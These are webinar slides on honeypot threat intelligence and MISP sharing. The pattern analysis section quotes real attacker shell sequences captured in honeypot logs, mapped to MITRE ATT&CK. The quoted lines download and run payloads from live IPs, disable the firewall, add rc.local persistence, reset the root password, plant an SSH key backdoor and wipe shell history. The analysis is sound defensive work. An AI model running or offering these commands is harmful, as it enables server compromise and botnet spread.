Exposing Honeynet Threat Sharing

Honeypots Threat Intelligence & Analysis

Yohanes Syailendra
yohanessyailendra@gmail.com

Webinar – 22 July 2020

isif asia


SWISS GERMAN UNIVERSITY


Contents

- Honeypots Threat Landscape?
- Relation with Threat Intelligence
- Honeypots Threat Patterns and Analysis
- Conclusion & Future Works

Honeypots Cyber Threats ?


Honeypots Attackers Landscape ?





Threat Landscape key Takeways:

1. Mostly done by Bots & Scripts => perform port enumeration, brute force and malware propagation
2. SMB Port (445) is the Favorite Spot (93% of total attacks)
3. Malware targeting SMB port (e.g Wannacry) still the biggest threats
4. Based on the traffic statistics, bots are coming from computers that active on working hours on each country (9am to 6pm)



Why Should we care about Honeypots Threats?

Honeypots **cannot see all threats** and **sophisticated attacks**, but can give the **early warning** and **automatic protection** for real time **malware propagations**

1. Early Warning System for Automatic Bots and Scripts
2. Capture Real time IOC for malware propagation
3. More Honeypots / sensors means more visibility
4. Detect Unknown Malware Propagation

In Relation with Threat Intelligence

Honeypot logs would be analyzed and will be shared as Threat Intel Feeds

Send all Attack Logs & Malwares

Perform Enrichment Pattern Analysis

Honeypot Data Lake

Extract IOC to be shared for "Known" Threats

Public & Internal Dashboard

Analyze Detailed Logs for Unknown threats

Perform Threat Enrichment

*)Community Analyst

Share the clean analyzed threats to MISP Threat Sharing

STIX

MISP Threat Sharing

*) Publicly Available Realtime IOC API to be consumed

MISP Threat Sharing

*) MISP Threat Sharing Platform


Public Community to consume as threat intel feed

Indonesia Cyber Community / Enterprise / Education / Government

Note:
***) Future Works in 2021**


Last 30 Days IOC Statistics

Captured URLs used for malware propagation




Last 30 Days IOC Statistics

Captured Hashes and IP addresses



Honeypots Threat Patterns Analysis

Threat Pattern mapped based on Command Sequence performed. All attacks with same sequences are considered as same signature




```
echo "cd /tmp; rm -f *.sh; wget http://46.246.43.212/wget.sh || curl http://46.246.43.212/curl.sh -o curl.sh; chmod +x *.sh; ./wget.sh; ./curl.sh" | sh,
cd /tmp; rm -f *.sh; wget http://46.246.43.212/wget.sh || curl http://46.246.43.212/curl.sh -o curl.sh; chmod +x *.sh; ./wget.sh; ./curl.sh
```

```
#!/bin/sh; PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; wget http://98.159.110.225/23; curl -O http://98.159.110.225/23; chmod +x 23; ./23; , /bin/eyshcjdmzg, ls
-la /var/run/gcc.pid
```

Threat Categorization and MITRE Mapping

```
#!/bin/sh; PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; wget http://98.159.110.225/23; curl -O http://98.159.110.225/
23; chmod +x 23; ./23; , /bin/eyshcjdmzg, ls -la /var/run/gcc.pid
```

Pattern Code = SCS007 – Shell, Tool Execution & System Profiling

Threat Categories:

- Setup/ Modify env PATH
- Download Tools
- File Permission Modification
- Execution of tools
- Profiling File System

MITRE Att&CK mapping:

- T1034 – Path Interception
- T1105 – Remote File Copy, T843 – Program Download
- T1059 – Command & scripting Interpreter
- T1518 – Software Discovery and T1083 – File & Directory Discovery

```
service iptables stop, wget http://49.233.56.165:89/ubjq, chmod 777 ubjq, ./ubjq, chmod 0755 /root/ubjq, nohup /root/ubjq &gt; /dev/null 2&gt;&am
p;1 &amp;, chmod 0777 ubjq, chmod u+x ubjq, ./ubjq &, chmod u+x ubjq, ./ubjq &, cd /tmp, service iptables stop, wget http://49.233.56.165:89/xnj
q, ./164, chmod 0755 /root/xnjq, nohup /root/xnjq &gt; /dev/null 2&gt;&amp;1 &amp;, chmod 0777 xnjq, chmod u+x xnjq, ./xnjq &, chmod u+x dos6cc4,
./xnjq &, cd /tmp, echo "cd  /root/">>/etc/rc.local, echo "./ubjq&">>/etc/rc.local, echo "./xnjq&">>/etc/rc.local, echo "/etc/init.d/iptables sto
p">>/etc/rc.local
```

Pattern Code = SCS006 – Disable FW, Tool Execution & Persistence

Threat Categories:

- Security Bypass
- Download Tools
- Execution of tools
- Silent run of tools
- Setup persistence to run on boot


MITRE Att&CK mapping:

- T1089 – Disabling Security Tools & T1562.004 - Impair Defenses: Disable or Modify System Firewall
- T1105 – Remote File Copy, T843 – Program Download
- T1059 – Command & scripting Interpreter
- T1204 – User Execution
- T1156 - .bash_profile and .bashrc, T1547.006 - Boot or Logon Autostart Execution: Kernel Modules and Extensions

Every Pattern has their Campaign Timeline

Pattern Code = SCS005 – Sys Profiling & Persistence

```
cat /proc/cpuinfo | grep name | wc -l, echo "root:DFlSLfedx5dT"|chpasswd|bash, cat /proc/cpuinfo | grep name | head -n 1 | awk '{print
$4,$5,$6,$7,$8,$9;}', free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}', ls -lh $(which ls), which ls, crontab -l, w, uname -m, cat /proc
/cpuinfo | grep model | grep name | wc -l, top, uname, uname -a, lscpu | grep Model, cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3Nza
C1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9
eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pf
TGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
```



Every Pattern has their Campaign Timeline

Pattern Code = SCS006 – Disable FW, Tool Execution & Persistence

```
service iptables stop, wget http://49.233.56.165:89/ubjq, chmod 777 ubjq, ./ubjq, chmod 0755 /root/ubjq, nohup /root/ubjq &gt; /dev/null 2&gt;&amp;1 &amp;, chmod 0777 ubjq, chmod u+x ubjq, ./ubjq &, chmod u+x ubjq, ./ubjq &, cd /tmp, service iptables stop, wget http://49.233.56.165:89/xnjq, ./164, chmod 0755 /root/xnjq, nohup /root/xnjq &gt; /dev/null 2&gt;&amp;1 &amp;, chmod 0777 xnjq, chmod u+x xnjq, ./xnjq &, chmod u+x dos6cc4, ./xnjq &, cd /tmp, echo "cd  /root/">>/etc/rc.local, echo "./ubjq&">>/etc/rc.local, echo "./xnjq&">>/etc/rc.local, echo "/etc/init.d/iptables stop">>/etc/rc.local
```

Attack only exists in 10 – 13 May 2020

Every Pattern has their Campaign Timeline

Pattern Code = SCS010 – Tool Execution and Covering Track

```
cd /tmp; wget http://45.143.220.55/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 i
nfn.x86; ./infn.x86 servers; rm -rf *
```

Similar Attack from same Threat Actor

Attacks on July 2020

```
wget http://5.9.248.17/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaN
et.x86 Roots;rm -rf KigaNet.x86; rm -rf KigaNet.x86; history -c
```

```
cd /tmp; wget http://45.143.220.55/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 i
nfn.x86; ./infn.x86 servers; rm -rf *
```

Attacks on June 2020


```
wget http://xpodip.ir/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaNe
